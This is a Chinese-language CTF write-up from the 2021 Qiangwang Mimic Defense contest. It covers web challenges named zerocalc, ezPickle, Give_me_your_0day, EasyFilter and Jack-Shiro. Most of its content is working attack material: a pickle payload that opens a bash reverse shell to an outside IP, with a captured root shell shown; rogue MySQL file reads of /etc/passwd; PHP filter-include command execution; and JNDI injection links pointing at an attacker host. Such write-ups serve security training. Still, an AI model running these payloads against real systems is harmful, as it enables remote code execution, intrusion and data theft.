
强网拟态防御国际精英挑战赛-Venom

Web
zerocalc

`readFile('/etc/passwd')`可以读文件

```
const express = require("express");
const path = require("path");
const fs = require("fs");
const notevil = require("./notevil"); // patched something...
const crypto = require("crypto");
const cookieSession = require("cookie-session");

const app = express();
app.use(express.urlencoded({ extended: true }));
app.use(express.json());
app.use(cookieSession({
    name: 'session',
    keys: [Math.random().toString(16)],
}));

//flag in root directory but name is randomized

const utils = {
    async md5(s) {
        return new Promise((resolve, reject) => {
            resolve(crypto.createHash("md5").update(s).digest("hex"));
        });
    },
    async readFile(n) {
        return new Promise((resolve, reject) => {
            fs.readFile(n, (err, data) => {
                if (err) {
                    reject(err);
                } else {
                    resolve(data);
                }
            });
        });
    },
}

const template = fs.readFileSync("./static/index.html").toString();

function render(s) {
    return template.replace("{{res}}", s.join('<br/>'));
}

app.use("/", async (req, res) => {
    const e = req.body.e;
    const his = req.session.his || [];
    if (e) {
        try {

            const ret = (await notevil(e, utils)).toString();
            his.unshift(`${e} = ${ret}`);
            if (his.length > 10) {
                his.pop();
            }
        } catch (error) {
            console.log(error);
            his.add(`${e} = wrong?`);
        }
        req.session.his = his;
    }

    res.send(render(his));
});

app.use((err, res) => {
    console.log(err);
    res.redirect('/');
});

app.listen(process.env.PORT || 8888);
```



```
POST / HTTP/1.1
Host: 123.60.7.217:32768
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv:87.0)
Gecko/20100101 Firefox/87.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 19
Origin: http://123.60.7.217:32768
DNT: 1
Connection: close
Referer: http://123.60.7.217:32768/
Upgrade-Insecure-Requests: 1

e=readFile('/flag')
```

```
      width: 100%;
    }

    .input {
      margin: 10px 0;
    }

    #submit {
      width: 20%;
      height: 20px;
      background-color: grey;
      margin: 10px auto;
      cursor: pointer;
      display: block;
    }

    #id {
      width: 100%;
    }
  </style>
</head>

<body>
  <main>
    <div class="title">计算器</div>
    <form class="form" action="/" method="POST">
      <input type="text" name="e" class="input" placeholder="
readFile('./src/index.js')"/>
      <button type="submit" id="submit">算吧</button>
    </form>

    <div id="res">
      readFile('/flag') = flag{Hf4ulmUeLzShDRRfHdS4E8UhrlYbyMM6}
<br/>
    </div>
  </main>
</body>
```

flag{Hf4ulmUeLzShDRRfHdS4E8UhrlYbyMM6}

---


ezPickle

参考思路


http://www.rayi.vip/2021/08/01/2021%20%E5%B7%85%E5%B3%B0%E6%9E%81%E5%AE%A2%20Web%20Writeup/

2021QWNTezPickle

```
notadmin = GLOBAL('config', 'notadmin')
notadmin['admin'] = 'yes'
config_backdoor = GLOBAL('config', 'backdoor')
config_backdoor(["__import__('os').system(\"bash -c 'bash -i >& /dev/tcp/111.111.111.111/17727 0>&1'\")"])
return
python3 pker.py < test/2021QWNTezPickle
```




```
>>> data=b'cconfig\nnotadmin\np0\n0g0\nS\'admin\'\nS\'yes\'\nscconfig\nbackdoor\np2\n0g2\n((S\'__import
__(\\\'os\\\').system("bash -c \\\'bash -i >& /dev/tcp/[redacted]/17727 0>&1\\\'")\'\nltR.'
>>> base64.b64encode(data)
b'Y2NvbmZpZwpub3RhZG1pbgpwMAowZzAKUydhZG1pbicKUyd5ZXMnCnNjY29uZmlnCmJhY2tkb29yCnAyCjBnMgooKFMnX19pbXBvc
nRfXyhcJ29zXCcpLnN5c3RlbSgiYmFzaCAtYyBcJ2Jhc2ggLWkgPiYgL2Rldi90Y3AvNDcuNzUuNTUuMTY1LzE3NzI3IDA+JjFcJyIp
JwpsdFIu'
>>>
```



Request


Pretty Raw \n Actions

```
GET /?name=
Y2NvbmZpZwpub3RhZG1pbgpwMAowZzAKUydhZG1pbicKUyd5ZXMnCnNjY29uZmlnCmJhY2tkb29yC
nAyCjBnMgooKFMnX19pbXBvcnRfXyhcJ29zXCcpLnN5c3RlbSgiYmFzaCAtYyBcJ2Jhc2ggLWkgPi
YgL2Rldi90Y3AvNDcuNzUuNTUuMTY1LzE3NzI3IDA%2bJjFcJyIpJwpsdFIu HTTP/1.1
Host: 121.37.143.62:32766
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv:87.0)
Gecko/20100101 Firefox/87.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
DNT: 1
Connection: close
Upgrade-Insecure-Requests: 1
X-Forwarded-For: 127.0.0.1
```




```
➜  nc -lvp 17727
listening on [any] 17727 ...
Warning: forward host lookup failed for ecs-121-37-143-62.compute.hwclouds-dns.com: Unknown host
connect to [172.31.137.128] from ecs-121-37-143-62.compute.hwclouds-dns.com [121.37.143.62] 33378
bash: cannot set terminal process group (1): Inappropriate ioctl for device

bash: no job control in this shell
root@87849a514f5c:/src# ls

root@87849a514f5c:/src# ls
__pycache__
app.py
config.py
flag
requirements.txt
uwsgi.ini
root@87849a514f5c:/src# cat flag
cat flag
flag{5tZhq4DRETNb77g0PfxNkzsmQizSI8jV}
root@87849a514f5c:/src#
```

Give_me_your_0day




```php
            <?php endif;?>
            <?php elseif (isset($_GET['config'])): ?>
            <?php
                $adapters = array('Mysql', 'Mysqli', 'Pdo_Mysql', 'SQLite', 'Pdo_SQLite', 'Pgsql', 'Pdo_Pgsql');
                foreach ($adapters as $firstAdapter) {
                    if (_p($firstAdapter)) {
                        break;
                    }
                }
```

adapter 换成 Mysqli 直接使用 rogue_mysql_server 读文件




```
POST /install.php?config HTTP/1.1
Host: 121.36.229.59:32768
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv:87.0)
Gecko/20100101 Firefox/87.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 264
Origin: http://121.36.229.59:32768
DNT: 1
Connection: close
Referer: http://121.36.229.59:32768/install.php?config
Cookie: __typecho_lang=zh_CN
Upgrade-Insecure-Requests: 1

dbAdapter=Mysqli&dbHost=[redacted]&dbPort=13306&dbUser=root&dbPassword=
password&dbDatabase=typeecho&dbCharset=utf8&dbPrefix=typecho_&userUrl=
http%3A%2F%2F121.36.229.59%3A32768&userName=admin&userPassword=admin123&
userMail=webmaster%40yourdomain.com&action=config
```

```
HTTP/1.1 200 OK
Date: Sun, 24 Oct 2021 03:32:04 GMT
Server: Apache/2.4.25 (Debian)
X-Powered-By: PHP/7.2.9
Set-Cookie: __typecho_lang=zh_CN; path=/
Vary: Accept-Encoding
Content-Length: 6051
Connection: close
Content-Type: text/html; charset=UTF-8

<!DOCTYPE HTML>
<html xmlns="http://www.w3.org/1999/xhtml">
  <head lang="zh-CN">
    <meta charset="UTF-8" />
    <title>
      Typecho 安装程序
    </title>
    <link rel="stylesheet" type="text/css" href="admin/css/normalize.css" /
    <link rel="stylesheet" type="text/css" href="admin/css/grid.css" />
    <link rel="stylesheet" type="text/css" href="admin/css/style.css" />
  </head>
  <body>
    <div class="typecho-install-patch">
      <h1>
        Typecho
      </h1>
      <ol class="path">
        <li>
          <span>1</span>
          欢迎使用
        </li>
        <li class="current">
          <span>2</span>
```



```
2021-10-24 11:29:11,671:DEBUG:Data recved: 'E\x00\x00'
2021-10-24 11:29:11,672:DEBUG:Data recved: "\x00\x03UPDATE typecho_options SET value  = '0' WHERE  (name = 'installed' )"
2021-10-24 11:29:11,672:INFO:Query
2021-10-24 11:29:11,672:DEBUG:Pushed: '\x0c\x00\x00\x01\xfb/etc/passwd'
2021-10-24 11:29:15,027:DEBUG:Data recved: '\x97\x03\x00'
2021-10-24 11:29:15,027:DEBUG:Data recved: '\x02root:x:0:0:root:/root:/bin/bash\ndaemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin\nbin:x:2:2:bin:/bin:/usr/sbin/nologin\nsys:x:3:3:sys:/dev:/usr/sbin/nologin\nsy
nc:x:4:65534:sync:/bin:/bin/sync\ngames:x:5:60:games:/usr/games:/usr/sbin/nologin\nman:x:6:12:man:/var/cache/man:/usr/sbin/nologin\nlp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin\nmail:x:8:8:mail:/var/mail:/usr
/sbin/nologin\nnews:x:9:9:news:/var/spool/news:/usr/sbin/nologin\nuucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin\nproxy:x:13:13:proxy:/bin:/usr/sbin/nologin\nwww-data:x:33:33:www-data:/var/www:/usr/sbin/
nologin\nbackup:x:34:34:backup:/var/backups:/usr/sbin/nologin\nlist:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin\nirc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin\ngnats:x:41:41:Gnats Bug-Reportin
g System (admin):/var/lib/gnats:/usr/sbin/nologin\nnobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin\n_apt:x:100:65534::/nonexistent:/bin/false\n'
2021-10-24 11:29:15,027:INFO:-- result
2021-10-24 11:29:15,028:INFO:Result: '\x02root:x:0:0:root:/root:/bin/bash\ndaemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin\nbin:x:2:2:bin:/bin:/usr/sbin/nologin\nsys:x:3:3:sys:/dev:/usr/sbin/nologin\nsync:x:4
:65534:sync:/bin:/bin/sync\ngames:x:5:60:games:/usr/games:/usr/sbin/nologin\nman:x:6:12:man:/var/cache/man:/usr/sbin/nologin\nlp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin\nmail:x:8:8:mail:/var/mail:/usr/sbin/
nologin\nnews:x:9:9:news:/var/spool/news:/usr/sbin/nologin\nuucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin\nproxy:x:13:13:proxy:/bin:/usr/sbin/nologin\nwww-data:x:33:33:www-data:/var/www:/usr/sbin/nologi
n\nbackup:x:34:34:backup:/var/backups:/usr/sbin/nologin\nlist:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin\nirc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin\ngnats:x:41:41:Gnats Bug-Reporting Syst
em (admin):/var/lib/gnats:/usr/sbin/nologin\nnobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin\n_apt:x:100:65534::/nonexistent:/bin/false\n'
2021-10-24 11:29:15,028:DEBUG:Data recved: '\x00\x00\x00'
2021-10-24 11:29:15,028:DEBUG:Data recved: '\x03'
```




```
➜  cat 1635046333-flag
flag{HpQYP8Z6wRgb2pPLwVOupVRM71zwkKOG}#
```

flag{HpQYP8Z6wRgb2pPLwVOupVRM71zwkKOG}

EasyFilter


先 w 写个 base64 编码的 shell，然后直接执行



```
124.70.181.14:32768/?action=r&r=convert.base64-decode/../../files/5512889d86&saka1=system("cat%20/f*");
```

```
Warning: include(): unable to locate filter "resource=." in /var/www/html/index.php on line 16

Warning: include(): Unable to create filter (resource=.) in /var/www/html/index.php on line 16

Warning: include(): unable to locate filter "files" in /var/www/html/index.php on line 16

Warning: include(): Unable to create filter (files) in /var/www/html/index.php on line 16

Warning: include(): unable to locate filter ".." in /var/www/html/index.php on line 16

Warning: include(): Unable to create filter (..) in /var/www/html/index.php on line 16

Warning: include(): unable to locate filter ".." in /var/www/html/index.php on line 16

Warning: include(): Unable to create filter (..) in /var/www/html/index.php on line 16

Warning: include(): unable to locate filter "files" in /var/www/html/index.php on line 16

Warning: include(): Unable to create filter (files) in /var/www/html/index.php on line 16

Warning: include(): unable to locate filter "5512889d86" in /var/www/html/index.php on line 16

Warning: include(): Unable to create filter (5512889d86) in /var/www/html/index.php on line 16

Warning: Use of undefined constant saka1 - assumed 'saka1' (this will throw an Error in a future version of PHP) in /var/www/html/files/5512889d86 on line 1
flag{Cuw5RV9SvBUJR1ACBgLBm83p2VZe7IRG}
```

Jack-Shiro

由于 pom 存在 ch.qos.logback 直接 JNDI-Injection-Exploit-1.0-SNAPSHOT-all.jar 一把梭



```
Setting up libgtk-3-0:amd64 (3.24.5-1) ...
Setting up libgtk-3-bin (3.24.5-1) ...
rmi://47.242.113.195:1099/j3sha6
ldap://47.242.113.195:1389/j3sha6
